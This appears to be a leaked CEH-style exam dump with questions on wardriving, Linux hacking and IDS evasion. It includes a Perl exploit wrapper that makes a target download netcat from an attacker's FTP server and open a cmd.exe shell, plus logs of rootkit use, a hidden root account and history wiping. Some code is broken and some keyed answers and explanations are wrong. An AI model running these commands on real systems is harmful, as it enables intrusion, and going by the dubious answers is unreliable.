Samuel is a high school teenager who lives in Modesto, California. Samuel is a straight 'A' student who really likes tinkering around with computers and other types of electronic devices. Samuel just received a new laptop for his birthday and has been configuring it ever since. While tweaking the registry, Samuel notices a pop-up at the bottom of his screen stating that his computer was now connected to a wireless network. All of a sudden, he was able to get online and surf the Internet.

Samuel did some quick research and was able to gain access to the wireless router he was connecting to and see all of its settings? Being able to hop onto someone else's wireless network so easily fascinated Samuel so he began doing more and more research on wireless technologies and how to exploit them. The next day Samuel's friend said that he could drive around all over town and pick up hundreds of wireless networks. This really excited Samuel so they got into his friend's car and drove around the city seeing which networks they could connect to and which ones they could not.

What has Samuel and his friend just performed?

- A. Wardriving
- B. Warwalking
- C. Warchalking
- D. Webdriving

**Answer: A**

**Explanation:** Wardriving is the act of searching for Wi-Fi wireless networks by a person in a moving vehicle using a Wi-Fi-equipped computer, such as a laptop or a PDA, to detect the networks. It was also known (as of 2002) as "WiLDing" (Wireless Lan Driving, although this term never gained any popularity and is no longer used), originating in the San Francisco Bay Area with the Bay Area Wireless Users Group (BAWUG). It is similar to using a scanner for radio.

## Topic 18, Linux Hacking (22 questions)

**QUESTION NO: 1**

Windump is the windows port of the famous TCPDump packet sniffer available on a variety of platforms. In order to use this tool on the Windows platform you must install a packet capture library.

What is the name of this library?

- A. NTPCAP
- B. LibPCAP
- C. WinPCAP
- D. PCAP

**Answer: C**

**Explanation:** WinPcap is the industry-standard tool for link-layer network access in Windows environments: it allows applications to capture and transmit network packets bypassing the protocol stack, and has additional useful features, including kernel-level packet filtering, a network statistics engine and support for remote packet capture.

**QUESTION NO: 2**

**Joe the Hacker breaks into TestKing's Linux system and plants a wiretap program in order to sniff passwords and user accounts off the wire. The wiretap program is embedded as a Trojan horse in one of the network utilities. Joe is worried that network administrator might detect the wiretap program by querying the interfaces to see if they are running in promiscuous mode.**

**Running** "ifconfig -a" will produce the following:

```
# ifconfig -a
```

```
lo0: flags=848<UP,LOOPBACK,RUNNING,MULTICAST> mtu 8232
inet 127.0.0.1 netmask ff000000hme0:
```

```
flags=863<UP,BROADCAST,NOTRAILERS,RUNNING,PROMISC,MULTICAST>
mtu
1500
inet 192.0.2.99 netmask ffffffff00 broadcast 134.5.2.255
ether
8:0:20:9c:a2:35
```

**What can Joe do to hide the wiretap program from being detected by ifconfig command?**

- A. Block output to the console whenever the user runs ifconfig command by running screen capture utility
- B. Run the wiretap program in stealth mode from being detected by the ifconfig command.
- C. Replace original ifconfig utility with the rootkit version of ifconfig hiding Promiscuous information being displayed on the console.
- D. You cannot disable Promiscuous mode detection on Linux systems.

**Answer: C**

**Explanation:** Leading the way in IT testing and certification tools, [www.testking.com](http://www.testking.com)

The normal way to hide these rogue programs running on systems is the use crafted commands like ifconfig and ls.

### QUESTION NO: 3

What is the expected result of the following exploit?

```
#####  
#####  
$port = 53;                # Spawn cmd.exe on port X  
$your = "192.168.1.1";      # Your FTP Server  
$user = "Anonymous";       # login as  
$pass = 'noone@nowhere.com'; # password  
#####  
$host = $ARGV[0];  
print "Starting ...\\n";  
print "Server will download the file nc.exe from $your FTP server.\\n";  
system("perl msadc.pl -h $host -C \\\"echo open $your >sasfile\\\"");  
system("perl msadc.pl -h $host -C \\\"echo $user>>sasfile\\\"");  
system("perl msadc.pl -h $host -C \\\"echo $pass>>sasfile\\\"");  
system("perl msadc.pl -h $host -C \\\"echo $user $pass>>sasfile\\\"");  
system("perl msadc.pl -h $host -C \\\"echo get nc.exe>>sasfile\\\"");  
system("perl msadc.pl -h $host -C \\\"echo get  hacked.html>>sasfile\\\"");  
system("perl msadc.pl -h $host -C \\\"echo quit>>sasfile\\\"");  
print "Server is downloading ...\\n";  
system("perl msadc.pl -h $host -C \\\"ftp -s\\:sasfile\\\"");  
print "Press ENTER when download is finished ... (That's why it's good to have your  
own ftp server)\\n";  
$o=<STDIN>; print "Opening ...\\n";  
system("perl msadc.pl -h $host -C \\\"nc -l -p $port -e cmd.exe\\\"");  
print "Done.\\n";  
#system("telnet $host $port"); exit(0);
```

- A. Opens up a telnet listener that requires no username or password.
- B. Create a FTP server with write permissions enabled.
- C. Creates a share called "sasfile" on the target system.
- D. Creates an account with a user name of Anonymous and a password of noone@nowhere.com.

**Answer: A**

**Explanation:**

The script being depicted is in perl (both msadc.pl and the script their using as a wrapper) -- \$port, \$your, \$user, \$pass, \$host are variables that hold the port # of a DNS server, an IP, username, and FTP password. \$host is set to argument variable 0 (which means the string typed directly after the command). Essentially what happens is it connects to an FTP server and downloads nc.exe (the TCP/IP swiss-army knife -- netcat) and uses nc to open a TCP port spawning cmd.exe (cmd.exe is the Win32 DOS shell on NT/2000/2003/XP), cmd.exe when spawned requires NO username or password and has the permissions of the username it is being executed as (probably guest in this instance, although it could be administrator). The #'s in the script means the text following is a comment, notice the last line in particular, if the # was removed the script would spawn a connection to itself, the host system it was running on.

**QUESTION NO: 4**

**You have just installed a new Linux file server at your office. This server is going to be used by several individuals in the organization, and unauthorized personnel must not be able to modify any data.**

**What kind of program can you use to track changes to files on the server?**

- A. Network Based IDS (NIDS)
- B. Personal Firewall
- C. System Integrity Verifier (SIV)
- D. Linux IP Chains

**Answer: C**

**Explanation:**

System Integrity Verifiers like Tripwire aids system administrators and users in monitoring a designated set of files for any changes. Used with system files on a regular (e.g., daily) basis, Tripwire can notify system administrators of corrupted or tampered files, so damage control measures can be taken in a timely manner.

**QUESTION NO: 5**

Jim's organization has just completed a major Linux roll out and now all of the organization's systems are running the Linux 2.5 kernel. The roll out expenses has posed constraints on purchasing other essential security equipment and software. The organization requires an option to control network traffic and also perform stateful inspection of traffic going into and out of the DMZ.

Which built-in functionality of Linux can achieve this?

- A. IP Tables
- B. IP Chains
- C. IP Sniffer
- D. IP ICMP

**Answer: A**

**Explanation:** iptables is a user space application program that allows a system administrator to configure the netfilter tables, chains, and rules (described above). Because iptables requires elevated privileges to operate, it must be executed by user root, otherwise it fails to function. On most Linux systems, iptables is installed as /sbin/iptables. IP Tables performs stateful inspection while the older IP Chains only performs stateless inspection.

**QUESTION NO: 6**

WinDump is a popular sniffer which results from the porting to Windows of TcpDump for Linux. What library does it use ?

- A. LibPcap
- B. WinPcap
- C. Wincap
- D. None of the above

**Answer: B**

**Explanation:** WinPcap is the industry-standard tool for link-layer network access in Windows environments: it allows applications to capture and transmit network packets bypassing the protocol stack, and has additional useful features, including kernel-level packet filtering, a network statistics engine and support for remote packet capture.

**QUESTION NO: 7**

Several of your co-workers are having a discussion over the `etc/passwd` file. They are at odds over what types of encryption are used to secure Linux passwords.(Choose all that apply.)

- A. Linux passwords can be encrypted with MD5
- B. Linux passwords can be encrypted with SHA
- C. Linux passwords can be encrypted with DES
- D. Linux passwords can be encrypted with Blowfish
- E. Linux passwords are encrypted with asymmetric algorithms

**Answer: A, C, D**

**Explanation:** Linux passwords are encrypted using MD5, DES, and the NEW addition Blowfish. The default on most linux systems is dependant on the distribution, RedHat uses MD5, while slackware uses DES. The blowfish option is there for those who wish to use it. The encryption algorithm in use can be determined by `authconfig` on RedHat-based systems, or by reviewing one of two locations, on PAM-based systems (Pluggable Authentication Module) it can be found in `/etc/pam.d/`, the system-auth file or `authconfig` files. In other systems it can be found in `/etc/security/` directory.

**QUESTION NO: 8**

Rebecca has noted multiple entries in her logs about users attempting to connect on ports that are either not opened or ports that are not for public usage. How can she restrict this type of abuse by limiting access to only specific IP addresses that are trusted by using one of the built-in Linux Operating System tools?

- A. Ensure all files have at least a 755 or more restrictive permissions.
- B. Configure rules using `ipchains`.
- C. Configure and enable `portsentry` on his server.
- D. Install an intrusion detection system on her computer such as `Snort`.

**Answer: B**

**Explanation:** ipchains is a free software based firewall for Linux. It is a rewrite of Linux's previous IPv4 firewalling code, ipfwadm. In Linux 2.2, ipchains is required to administer the IP packet filters. ipchains was written because the older IPv4 firewall code used in Linux 2.0 did not work with IP fragments and didn't allow for specification of protocols other than TCP, UDP, and ICMP.

**QUESTION NO: 9**

**Johnis discussing security with Jane. Jane had mentioned to John earlier that she suspects an LKM has been installed on her server. She believes this is the reason that the server has been acting erratically lately. LKM stands for Loadable Kernel Module.**

**What does this mean in the context of Linux Security?**

- A. Loadable Kernel Modules are a mechanism for adding functionality to a file system without requiring a kernel recompilation.
- B. Loadable Kernel Modules are a mechanism for adding functionality to an operating-system kernel after it has been recompiled and the system rebooted.
- C. Loadable Kernel Modules are a mechanism for adding auditing to an operating-system kernel without requiring a kernel recompilation.
- D. Loadable Kernel Modules are a mechanism for adding functionality to an operating-system kernel without requiring a kernel recompilation.

**Answer: D**

**Explanation:** Loadable Kernel Modules, or LKM, are object files that contain code to extend the running kernel, or so-called base kernel, without the need of a kernel recompilation. Operating systems other than Linux, such as BSD systems, also provide support for LKM's. However, the Linux kernel generally makes far greater and more versatile use of LKM's than other systems. LKM's are typically used to add support for new hardware, filesystems or for adding system calls. When the functionality provided by an LKM is no longer required, it can be unloaded, freeing memory.

**QUESTION NO: 10**

John is the network administrator of XSECURITY systems. His network was recently compromised. He analyzes the logfiles to investigate the attack.

Take a look at the following Linux logfile snippet. The hacker compromised and "owned" a Linux machine. What is the hacker trying to accomplish here?

```
[root@apollo /]# rm rootkit.c
[root@apollo /]# [root@apollo /]# ps -aux | grep inetd ; ps -aux | grep portmap ;
rm /sbin/portmap ; rm /tmp/h ; rm /usr/sbin/rpc.portmap ; rm -rf .bash* ; rm -
rf /root/.bash_history ; rm - rf /usr/sbin/namedps -aux | grep inetd ; ps -aux | grep
portmap ; rm /sbin/por359 ? 00:00:00 inetd 359 ? 00:00:00 inetd
rm: cannot remove `/tmp/h': No such file or directory
rm: cannot remove `/usr/sbin/rpc.portmap': No such file or directory
[root@apollo /]# ps -aux | grep portmap
[root@apollo /]# [root@apollo /]# ps -aux | grep inetd ; ps -aux | grep portmap ; rm
/sbin/portmap ;
rm /tmp/h ; rm /usr/sbin/rpc.portmap ; rm -rf .bash* ; rm -rf /root/.bash_history ;
rm - rf /usr/sbin/namedps -aux | grep inetd ; ps -aux | grep portmap ; rm
/sbin/por359 ? 00:00:00 inetd
rm: cannot remove `/sbin/portmap': No such file or directory
rm: cannot remove `/tmp/h': No such file or directory
>rm: cannot remove `/usr/sbin/rpc.portmap': No such file or directory
[root@apollo /]# rm: cannot remove `/sbin/portmap': No such file or directory
```

- A. The hacker is planting a rootkit
- B. The hacker is trying to cover his tracks
- C. The hacker is running a buffer overflow exploit to lock down the system
- D. The hacker is attempting to compromise more machines on the network

**Answer: B**

**Explanation:** By deleting temporary directories and emptying like `bash_history` that contains the last commands used with the bash shell he is trying to cover his tracks.

**QUESTION NO: 11**

Which of the following snort rules look for FTP root login attempts?

- A. alert tcp -> any port 21 (msg:"user root");
- B. alert tcp -> any port 21 (message:"user root");

- C. alert ftp -> ftp (content:"user password root");
- D. alert tcp any any -> any any 21 (content:"user root");

**Answer: D**

**Explanation:** The snort rule header is built by defining action (alert), protocol (tcp), from IP subnet port (any any), to IP subnet port (any any 21), Payload Detection Rule Options (content:"user root");

#### QUESTION NO: 12

After studying the following log entries, how many user IDs can you identify that the attacker has tampered with?

1. mkdir -p /etc/X11/applnk/Internet/.etc
2. mkdir -p /etc/X11/applnk/Internet/.etcpasswd
3. touch -acmr /etc/passwd /etc/X11/applnk/Internet/.etcpasswd
4. touch -acmr /etc /etc/X11/applnk/Internet/.etc
5. passwd nobody -d
6. /usr/sbin/adduser dns -d/bin -u 0 -g 0 -s/bin/bash
7. passwd dns -d
8. touch -acmr /etc/X11/applnk/Internet/.etcpasswd /etc/passwd
9. touch -acmr /etc/X11/applnk/Internet/.etc /etc

- A. IUSR\_
- B. acmr, dns
- C. nobody, dns
- D. nobody, IUSR\_

**Answer: C**

**Explanation:** Passwd is the command used to modify a user password and it has been used together with the usernames nobody and dns.

#### QUESTION NO: 13

Rebecca is a security analyst and knows of a local root exploit that has the ability to enable local users to use available exploits to gain root privileges. This vulnerability exploits a condition in the Linux kernel within the execve() system call. There is no known workaround that exists for this vulnerability. What is the correct action to be taken by Rebecca in this situation as a recommendation to management?

- A. Rebecca should make a recommendation to disable the () system call
- B. Rebecca should make a recommendation to upgrade the Linux kernel promptly
- C. Rebecca should make a recommendation to set all child-process to sleep within the `execve()`
- D. Rebecca should make a recommendation to hire more system administrators to monitor all child processes to ensure that each child process can't elevate privilege

**Answer: B**

**QUESTION NO: 14**

**What is Cygwin?**

- A. Cygwin is a free C++ compiler that runs on Windows
- B. Cygwin is a free Unix subsystem that runs on top of Windows
- C. Cygwin is a free Windows subsystem that runs on top of Linux
- D. Cygwin is a X Windows GUI subsystem that runs on top of Linux GNOME environment

**Answer: B**

**Explanation: Cygwin is a Linux-like environment for Windows. It consists of two parts:**

A DLL (`cygwin1.dll`) which acts as a Linux API emulation layer providing substantial Linux API functionality.

A collection of tools which provide Linux look and feel.

The Cygwin DLL works with all non-beta, non "release candidate", ix86 32 bit versions of Windows since Windows 95, with the exception of Windows CE.

**QUESTION NO: 15**

**Ron has configured his network to provide strong perimeter security. As part of his network architecture, he has included a host that is fully exposed to attack. The system is on the public side of the demilitarized zone, unprotected by a firewall or filtering router. What would you call such a host?**

- A. Honeypot
- B. DMZ host
- C. DWZ host

#### D. Bastion Host

**Answer: D**

**Explanation:** A bastion host is a gateway between an inside network and an outside network. Used as a security measure, the bastion host is designed to defend against attacks aimed at the inside network. Depending on a network's complexity and configuration, a single bastion host may stand guard by itself, or be part of a larger security system with different layers of protection.

#### QUESTION NO: 16

After studying the following log entries, what is the attacker ultimately trying to achieve as inferred from the log sequence?

1. `mkdir -p /etc/X11/applnk/Internet/.etc`
2. `mkdir -p /etc/X11/applnk/Internet/.etcpasswd`
3. `touch -acmr /etc/passwd /etc/X11/applnk/Internet/.etcpasswd`
4. `touch -acmr /etc /etc/X11/applnk/Internet/.etc`
5. `passwd nobody -d`
6. `/usr/sbin/adduser dns -d/bin -u 0 -g 0 -s/bin/bash`
7. `passwd dns -d`
8. `touch -acmr /etc/X11/applnk/Internet/.etcpasswd /etc/passwd`
9. `touch -acmr /etc/X11/applnk/Internet/.etc /etc`

- A. Change password of user nobody
- B. Extract information from a local directory
- C. Change the files Modification Access Creation times
- D. Download rootkits and passwords into a new directory

**Answer: C**

#### QUESTION NO: 17

Clive is conducting a pen-test and has just port scanned a system on the network. He has identified the operating system as Linux and been able to elicit responses from ports 23, 25 and 53. He infers port 23 as running Telnet service, port 25 as running SMTP service and port 53 as running DNS service. The client confirms these findings and attests to the current availability of the services. When he tries to telnet to port 23 or 25, he gets a blank screen in response. On typing other commands, he sees only blank spaces or underscores symbols on the screen. What are you most likely to infer from this?

- A. The services are protected by TCP wrappers
- B. There is a honeypot running on the scanned machine
- C. An attacker has replaced the services with trojaned ones
- D. This indicates that the telnet and SMTP server have crashed

**Answer: A**

**Explanation:** TCP Wrapper is a host-based network ACL system, used to filter network access to Internet protocol services run on (Unix-like) operating systems such as Linux or BSD. It allows host or subnetwork IP addresses, names and/or ident query replies, to be used as tokens on which to filter for access control purposes.

**QUESTION NO: 18**

On a backdoored Linux box there is a possibility that legitimate programs are modified or trojaned. How is it possible to list processes and uids associated with them in a more reliable manner?

- A. Use "Is"
- B. Use "lsof"
- C. Use "echo"
- D. Use "netstat"

**Answer: B**

**Explanation:** lsof is a command used in many Unix-like systems that is used to report a list of all open files and the processes that opened them. It works in and supports several UNIX flavors.

**QUESTION NO: 19**

**Peter is a Linux network admin. As a knowledgeable security consultant, he turns to you to look for help on a firewall. He wants to use Linux as his firewall and use the latest freely available version that is offered. What do you recommend? Select the best answer.**

- A. Ipchains
- B. Iptables
- C. Checkpoint FW for Linux
- D. Ipfwadm

**Answer: B**

**Explanations:**

Ipchains was improved over ipfwadm with its chaining mechanism so that it can have multiple rulesets. However, it isn't the latest version of a free Linux firewall. Iptables replaced ipchains and is the latest of the free Linux firewall tools. Any Checkpoint firewall is not going to meet Jason's desire to have a free firewall. Ipfwadm is used to build Linux firewall rules prior to 2.2.0. It is a outdated version.

**QUESTION NO: 20**

**Jim's Organization just completed a major Linux roll out and now all of the organization's systems are running Linux 2.5 Kernel. The roll out expenses has posed constraints on purchasing other essential security equipment and software. The organization requires an option to control network traffic and also perform stateful inspection of traffic going into and out of the DMZ, which built-in functionality of Linux can achieve this?**

- A. IP ICMP
- B. IP Sniffer
- C. IP tables
- D. IP Chains

**Answer: C**

**Explanation: iptables is the name of the user space tool by which administrators create rules for the packet filtering and NAT modules. While technically iptables is merely the tool which controls the packet filtering and NAT components within the kernel, the name iptables is often used to refer to the entire infrastructure, including netfilter, connection tracking and NAT, as well as the tool itself. iptables is a standard part of all modern Linux distributions.**

**QUESTION NO: 21**

**Bob is a Junior Administrator at ABC Company. On One of Linux machine he entered the following firewall rules:**

```
iptables -t filter -A INPUT -p tcp --dport 23 -j DROP
```

**Why he entered the above line?**

- A. To accept the Telnet connection
- B. To deny the Telnet connection
- C. The accept all connection except telnet connection
- D. None of Above

**Answer: B**

**Explanation:**

**-t, --table**

This option specifies the packet matching table which the command should operate on. If the kernel is configured with automatic module loading, an attempt will be made to load the appropriate module for that table if it is not already there.

The tables are as follows: filter This is the default table, and contains the built-in chains INPUT (for packets coming into the box itself), FORWARD (for packets being routed through the box), and OUTPUT (for locally-generated packets). nat This table is consulted when a packet which is creates a new connection is encountered. It consists of three built-ins: PREROUTING (for altering packets as soon as they come in), OUTPUT (for altering locally-generated packets before routing), and POSTROUTING (for altering packets as they are about to go out). mangle This table is used for specialized packet alteration. It has two built-in chains: PREROUTING (for altering incoming packets before routing) and OUTPUT (for altering locally-generated packets before routing).

**-A, --append**

Append one or more rules to the end of the selected chain. When the source and/or destination names resolve to more than one address, a rule will be added for each possible address combination.

**-p, --protocol [!] protocol**

The protocol of the rule or of the packet to check. The specified protocol can be one of tcp, udp, icmp, or all, or it can be a numeric value, representing one of these protocols or a different one. Also a protocol name from /etc/protocols is allowed. A "!" argument before the protocol inverts the test. The number zero is equivalent to all. Protocol all will match with all protocols and is taken as default when this option is omitted. All may not be used in in combination with the check command.

**--destination-port [!] [port[:port]]**

Destination port or port range specification. The flag --dport is an alias for this option.

**-j, --jump** target

This specifies the target of the rule; ie. what to do if the packet matches it. The target can be a user-defined chain (not the one this rule is in), one of the special builtin targets which decide the fate of the packet immediately, or an extension (see EXTENSIONS below). If this option is omitted in a rule, then matching the rule will have no effect on the packet's fate, but the counters on the rule will be incremented.

#### QUESTION NO: 22

**You are trying to compromise a Linux Machine and steal the password hashes for cracking with password brute forcing program. Where is the password file kept in Linux?**

- A. /etc/shadow
- B. /etc/passwd
- C. /bin/password
- D. /bin/shadow

**Answer: A**

**Explanation: /etc/shadow file stores actual password in encrypted format for user's account with additional properties related to user password i.e. it stores secure user account information. All fields are separated by a colon (:) symbol. It contains one entry per line for each user listed in /etc/passwd file.**

## Topic 19, Evading IDS, Firewalls and Honeypots (60 questions)

#### QUESTION NO: 1

**Exhibit**

```

Apr 24 14:46:46 [4663]: spp_portscan: portscan detected from 194.222.156.169
Apr 24 14:46:46 [4663]: IDS27/FIN Scan: 194.222.156.169:56693 -> 172.16.1.107:482
Apr 24 18:01:05 [4663]: IDS/DNS-version-query: 212.244.97.121:3485 -> 172.16.1.107:53
Apr 24 19:04:01 [4663]: IDS213/ftp-passwd-retrieval: 194.222.156.169:1425 -> 172.16.1.107:21
Apr 25 08:02:41 [5875]: spp_portscan: PORTSCAN DETECTED from 24.9.255.53
Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4499 -> 172.16.1.107:53
Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4630 -> 172.16.1.101:53
Apr 25 02:38:17 [5875]: IDS480/rcp-client-query: 24.225.1.94:642 -> 172.16.1.107:111
Apr 25 19:37:32 [5875]: IDS230/welch-ntp-server-wildcard: 198.51.73.16:421 -> 172.16.1.107:80
Apr 26 05:45:12 [6283]: IDS212/dns-zone-transfer: 24.112.167.35:20 -> 172.16.1.101:53
Apr 26 06:43:05 [6283]: IDS181/nops-x86: 63.226.81.13:1351 -> 172.16.1.107:53
Apr 26 06:44:25 victim7 PAM_pwdb[12509]: (login) session opened for user simple by (uid=0)
Apr 26 06:44:36 victim7 PAM_pwdb[12521]: (su) session opened for user simon by simple(uid=506)
Apr 26 06:45:34 [6283]: IDS175/socks-probe: 24.112.167.35:20 -> 172.16.1.107:1080
Apr 26 06:52:10 [6283]: IDS127/telnet-login-incorrect: 172.16.1.107:23 -> 213.28.22.189:4558

```

Study the log given in the exhibit,

Precautionary measures to prevent this attack would include writing firewall rules.

Of these firewall rules, which among the following would be appropriate?

- A. Disallow UDP 53 in from outside to DNS server
- B. Allow UDP 53 in from DNS server to outside
- C. Disallow TCP 53 in form secondaries or ISP server to DNS server
- D. Block all UDP traffic

**Answer: B**

**Explanation:** You only want your or your ISP's outside DNS to be able to contact your inside DNS. All other traffic should be directed against the outside DNS.

**QUESTION NO: 2**

You are attempting to map out the firewall policy for an organization. You discover your target system is one hop beyond the firewall. Using hping2, you send SYN packets with the exact TTL of the target system starting at port 1 and going up to port 1024. What is this process known as?

- A. Footprinting
- B. Firewalking
- C. Enumeration
- D. Idle scanning

**Answer: B**

**Explanation:** Firewalking uses a traceroute-like IP packet analysis to determine whether or not a particular packet can pass from the attacker's host to a destination host through a packet-filtering device. This technique can be used to map 'open' or 'pass through' ports on a gateway. More over, it can determine whether packets with various control information can pass through a given gateway.

**QUESTION NO: 3**

Once an intruder has gained access to a remote system with a valid username and password, the attacker will attempt to increase his privileges by escalating the used account to one that has increased privileges. such as that of an administrator. What would be the best countermeasure to protect against escalation of priveges?

- A. Give users tokens
- B. Give user the least amount of privileges
- C. Give users two passwords
- D. Give users a strong policy document

**Answer: B**

**Explanation:** With less privileges it is harder to increase the privileges.

**QUESTION NO: 4**

Which one of the following attacks will pass through a network layer intrusion detection system undetected?

- A. A teardrop attack
- B. A SYN flood attack
- C. A DNS spoofing attack
- D. A test.cgi attack

**Answer: D**

**Explanation:**

Because a network-based IDS reviews packets and headers, it can also detect denial of service (DoS) attacks

**Not A or B:**

The following sections discuss some of the possible DoS attacks available.

Smurf  
Fraggle  
SYN Flood  
Teardrop  
DNS DoS Attacks"

**QUESTION NO: 5**

**Why would an ethical hacker use the technique of firewalking?**

- A. It is a technique used to discover wireless network on foot.
- B. It is a technique used to map routers on a network link.
- C. It is a technique used to discover the nature of rules configured on a gateway.
- D. It is a technique used to discover interfaces in promiscuous mode.

**Answer: C**

**Explanation: Firewalking uses a traceroute-like IP packet analysis to determine whether or not a particular packet can pass from the attacker's host to a destination host through a packet-filtering device. This technique can be used to map 'open' or 'pass through' ports on a gateway. More over, it can determine whether packets with various control information can pass through a given gateway.**

**QUESTION NO: 6**

**What makes web application vulnerabilities so aggravating? (Choose two)**

- A. They can be launched through an authorized port.
- B. A firewall will not stop them.
- C. They exist only on the Linux platform.
- D. They are detectable by most leading antivirus software.

**Answer: A, B**

**Explanation:** As the vulnerabilities exists on a web server, incoming traffic on port 80 will probably be allowed and no firewall rules will stop the attack.

**QUESTION NO: 7**

**An employee wants to defeat detection by a network-based IDS application. He does not want to attack the system containing the IDS application.**

**Which of the following strategies can be used to defeat detection by a network-based IDS application? (Choose the best answer)**

- A. Create a network tunnel.
- B. Create a multiple false positives.
- C. Create a SYN flood.
- D. Create a ping flood.

**Answer: A**

**Explanation:** Certain types of encryption presents challenges to network-based intrusion detection and may leave the IDS blind to certain attacks, where a host-based IDS analyzes the data after it has been decrypted.

**QUESTION NO: 8**

**Carl has successfully compromised a web server from behind a firewall by exploiting a vulnerability in the web server program. He wants to proceed by installing a backdoor program. However, he is aware that not all inbound ports on the firewall are in the open state.**

**From the list given below, identify the port that is most likely to be open and allowed to reach the server that Carl has just compromised.**

- A. 53
- B. 110
- C. 25
- D. 69

**Answer: A**

**Explanation:** Port 53 is used by DNS and is almost always open, the problem is often that the port is opened for the hole world and not only for outside DNS servers.

**QUESTION NO: 9**

**Neil monitors his firewall rules and log files closely on a regular basis. Some of the users have complained to Neil that there are a few employees who are visiting offensive web sites during work hours, without consideration for others. Neil knows that he has an updated content filtering system and that such access should not be authorized.**

**What type of technique might be used by these offenders to access the Internet without restriction?**

- A. They are using UDP which is always authorized at the firewall.
- B. They are using tunneling software which allows them to communicate with protocols in a way it was not intended.
- C. They have been able to compromise the firewall, modify the rules, and give themselves proper access.
- D. They are using an older version of Internet Explorer that allows them to bypass the proxy server.

**Answer: B**

**Explanation:** This can be accomplished by, for example, tunneling the http traffic over SSH if you have a SSH server answering to your connection, you enable dynamic forwarding in the ssh client and configure Internet Explorer to use a SOCKS Proxy for network traffic.

**QUESTION NO: 10**

**The programmers on your team are analyzing the free, open source software being used to run FTP services on a server in your organization. They notice that there is excessive number of functions in the source code that might lead to buffer overflow. These C++ functions do not check bounds. Identify the line the source code that might lead to buffer overflow.**

```

1.      #include <stdio.h>
2.      void stripnl(char *str) {
3.          while(strlen(str) && ( (str[strlen(str) - 1] == 13) ||
4.              { str[strlen(str) - 1] == 10 }))) {
5.              str[strlen(str) - 1] = 0;
6.          }
7.      }
8.      int main() {
9.          FILE *infile;
10.         char fname[40];
11.         char line[100];
12.         int lcount;
13.         /* Read in the filename */
14.         printf("Enter the name of a ascii file: ");
15.         fgets(fname, sizeof(fname), stdin);
16.
17.         /* We need to get rid of the \n char */
18.         stripnl(fname);
19.
20.         /* Open the file.  If NULL is returned there was an error */
21.         if((infile = fopen(fname, "r")) == NULL) {
22.             printf("Error Opening File.\n");
23.             exit(1);
24.         }
25.         while( fgets(line, sizeof(line), infile) != NULL ) {
26.             /* Get each line from the infile */
27.             lcount++;
28.             /* print the line number and data */
29.             printf("Line %d: %s", lcount, line);
30.         }
31.         fclose(infile); /* Close the file */
32.     }

```

**Testking.com**

- A. Line number 31.
- B. Line number 15
- C. Line number 8
- D. Line number 14

**Answer: B**

**QUESTION NO: 11**

**While scanning a network you observe that all of the web servers in the DMZ are responding to ACK packets on port 80.**

**What can you infer from this observation?**

- A. They are using Windows based web servers.
- B. They are using UNIX based web servers.
- C. They are not using an intrusion detection system.
- D. They are not using a stateful inspection firewall.

**Answer: D**

**Explanation: If they used a stateful inspection firewall this firewall would know if there has been a SYN-ACK before the ACK.**

**QUESTION NO: 12**

**You are the security administrator for a large network. You want to prevent attackers from running any sort of traceroute into your DMZ and discover the internal structure of publicly accessible areas of the network.**

**How can you achieve this?**

- A. Block ICMP at the firewall.
- B. Block UDP at the firewall.
- C. Both A and B.
- D. There is no way to completely block doing a trace route into this area.

**Answer: D**

**Explanation:**

**When you run a traceroute to a target network address, you send a UDP packet with one time to live (TTL) to the target address. The first router this packet hits decreases the TTL to 0 and rejects the packet. Now the TTL for the packet is expired. The router sends back an ICMP message type 11 (Exceeded) code 0 (TTL--Exceeded) packet to your system with a source address. Your system displays the round-trip time for that first hop and sends out the next UDP packet with a TTL of 2.**

This process continues until you receive an ICMP message type 3 (Unreachable) code 3 (Port--Unreachable) from the destination system. Traceroute is completed when your machine receives a Port-Unreachable message.

If you receive a message with three asterisks [\* \* \*] during the traceroute, a router in the path doesn't return ICMP messages. Traceroute will continue to send UDP packets until the destination is reached or the maximum number of hops is exceeded.

#### **QUESTION NO: 13**

**Bob, an Administrator at TestKing was furious when he discovered that his buddy Trent, has launched a session hijack attack against his network, and sniffed on his communication, including administrative tasks such as configuring routers, firewalls, IDS, via Telnet.**

**Bob, being an unhappy administrator, seeks your help to assist him in ensuring that attackers such as Trent will not be able to launch a session hijack in TestKing.**

**Based on the above scenario, please choose which would be your corrective measurement actions (Choose two)**

- A. Use encrypted protocols, like those found in the OpenSSH suite.
- B. Implement FAT32 filesystem for faster indexing and improved performance.
- C. Configure the appropriate spoof rules on gateways (internal and external).
- D. Monitor for CRP caches, by using IDS products.

**Answer: A, C**

**Explanation:**

First you should encrypt the data passed between the parties; in particular the session key. This technique is widely relied-upon by web-based banks and other e-commerce services, because it completely prevents sniffing-style attacks. However, it could still be possible to perform some other kind of session hijack. By configuring the appropriate spoof rules you prevent the attacker from using the same IP address as the victim as thus you can implement secondary check to see that the IP does not change in the middle of the session.

**QUESTION NO: 14**

**Network Intrusion Detection systems can monitor traffic in real time on networks.**

**Which one of the following techniques can be very effective at avoiding proper detection?**

- A. Fragmentation of packets.
- B. Use of only TCP based protocols.
- C. Use of only UDP based protocols.
- D. Use of fragmented ICMP traffic only.

**Answer: A**

**Explanation: If the default fragmentation reassembly timeout is set to higher on the client than on the IDS then the it is possible to send an attack in fragments that will never be reassembled in the IDS but they will be reassembled and read on the client computer acting victim.**

**QUESTION NO: 15**

**What do you conclude from the nmap results below?**

Starting nmap V. 3.10ALPHA0 ([www.insecure.org/map/](http://www.insecure.org/map/))

(The 1592 ports scanned but not shown below are in state: closed)

```
Port State Service
21/tcp open  ftp
25/tcp open  smtp
80/tcp open  http
```

443/tcp open https

Remote operating system guess: Too many signatures match the reliability guess the OS. Nmap run completed - 1 IP address (1 host up) scanned in 91.66 seconds

- A. The system is a Windows Domain Controller.
- B. The system is not firewalled.
- C. The system is not running Linux or Solaris.
- D. The system is not properly patched.

**Answer: B**

**Explanation: There is no reports of any ports being filtered.**

#### **QUESTION NO: 16**

**Bill has successfully executed a buffer overflow against a Windows IIS web server. He has been able to spawn an interactive shell and plans to deface the main web page. He first attempts to use the "Echo" command to simply overwrite index.html and remains unsuccessful. He then attempts to delete the page and achieves no progress. Finally, he tries to overwrite it with another page again in vain.**

**What is the probable cause of Bill's problem?**

- A. The system is a honeypot.
- B. There is a problem with the shell and he needs to run the attack again.
- C. You cannot use a buffer overflow to deface a web page.
- D. The HTML file has permissions of read only.

**Answer: D**

